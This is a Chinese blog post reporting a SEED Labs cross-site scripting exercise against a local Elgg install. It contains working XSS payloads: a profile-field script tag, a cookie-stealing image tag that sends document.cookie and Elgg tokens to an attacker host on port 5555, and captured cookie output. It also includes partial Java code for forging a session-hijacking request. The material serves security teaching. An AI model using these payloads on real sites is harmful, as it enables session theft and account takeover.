网络攻防实验-XSS攻击-基于Elgg-Task1-4

原创

Code_Thinking 于 2015-06-06 21:35:37 发布 7180 收藏 8
分类专栏： 信息安全 文章标签： 蠕虫 脚本 xss攻击

网络攻防实验报告

——XSS攻击

何为XSS攻击?

XSS即Cross-site scripting跨站脚本,它是一种经常在web应用中出现的漏洞，攻击者可以使用该漏洞注入一些恶意代码以实现对受害者的攻击。

一、实验环境

SEEDUbuntu12.04

VMware Workstation 10.0.1

Elgg web application

Firefox with LiveHTTPHeaders extension

二、实验一


Part-1

(一)实验步骤


1.开启apache服务器

sudo service apache2 start


2.访问Elgg并以alice身份登入



3.修改alice的profile并注入script




4.alice退出，samy身份登入并访问alice的profile




Part-2

实验内容:使用脚本文件而不是直接注入代码


1.配置DNS即修改/etc/hosts文件




2.配置Apache server，在/etc/apache2/site-available/default中添加如下代码:



3.在/www目录下添加Example目录并在此目录下添加如下文件:




4.访问www.example.com以测验是否可正常访问



5.访问Elgg，以samy身份登入并修改samy的profile，在Location中添加如下代码:

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

6.访问Elgg,以alice身份登入并访问samy的profile



四、实验二


实验内容:注入恶意代码来实现显示受害者的Cookies

实验步骤:

1.访问Elgg以alice身份登入，并修改Alice的profile， 添加如下代码:

```
<script>alert(document.cookie);</script>
```

2.访问Elgg以samy身份登入，并访问alice的profile



五、实验三

1、实验内容:窃取受害者的cookies


2、实验步骤:

Step-1：从SEEDLABS下载tcp server,编译并运行，此时本机的5555端口接受的数据会被tcp server获取

Step-2：访问Elgg,以alice身份登入并修改她的profile,在Location项中添加如下代码:

```
<script>document.write('<img src=http://attacker_IP_address:5555?c='
                + escape(document.cookie) + '   >');
</script>
```

Step-3:访问Elgg，以samy身份登入并访问alice的profile



此时会发现tcp server已获取cookie并输出到了命令行

```
[05/27/2015 01:05] seed@ubuntu:~/Downloads/Server/echoserver$ ./echoserv 5555
GET /?c=Elgg%3Drvlets1dj9f7cn4gag5tg7dmc5 HTTP/1.1
```

六、实验四

1.实验内容:使用窃取的Cookies进行会话劫持

会话劫持的具体任务是:当某个user访问alice的profile时，攻击者就会获取此user的cookie以及__elgg_ts,__elgg_token,然后在本地利用窃取的内容发起会话,将charlie加为该user的好友，这里假设user为samy.

2.实验步骤:

Step-1:以alice身份登入Elgg并在profile的Location项中添加如下代码:

```
<script>
   document.write('<img src=http://127.0.0.1:5555?c='
              +escape(document.cookie)+'&'+elgg.security.token.__elgg_ts
              +'&'+elgg.security.token.__elgg_token+' >');
</script>>
```

Step-2:访问Elgg以samy身份登入系统


Step-3:启动监听程序，以获取受害者的cookie,__elgg_ts,elgg_token.(注后面两个参数在每次与服务器交互后都不同).

Step-4:samy访问alice的profile


这时监听程序获取到cookie,__elgg_ts,__elgg_token：

攻击者开始发起攻击,系统CentOS6.3

Step-5:修改/etc/hosts文件,如下:




Step-6:使用Live HTTP headers观察Elgg中添加好友时的HTTP请求头的各部分内容



Step-7:编写java代码,发送伪造的添加好友的HTTP请求


lee@localhost:~/Downloads
File Edit View Search Terminal Help
import java.io.*;
import java.net.*;
public class HTTPSimpleForge{
public static void main(String[] args) throws IOException{
try{
int responseCode;
InputStream responseIn=null;
String requestDetails="&__elgg_ts=1433248508&__elgg_token=9e3382dbf220333204ce7dc205f5091d";
//URL to be forged.
URL url=new URL("http://www.xsslabelgg.com/action/friends/add?friend=41"+requestDetails);
//URLConnection instance is created to further parameterize a
//resource request past what the state members of URL instance
//can represent.
HttpURLConnection urlConn=(HttpURLConnection)url.openConnection();
if(urlConn instanceof HttpURLConnection){
1,1 Top


if(urlConn instanceof HttpURLConnection){
urlConn.setConnectTimeout(60000);
urlConn.setReadTimeout(90000);
}
//addRequestProperty method is used to add HTTP Header Information.
//Here we add User-Agent HTTP header to the forged HTTP packet.
//Add other necessary HTTP Headers yourself.Cookies should be stolen
//using the method in task3.
urlConn.addRequestProperty("Host","www.xsslabelgg.com");
urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
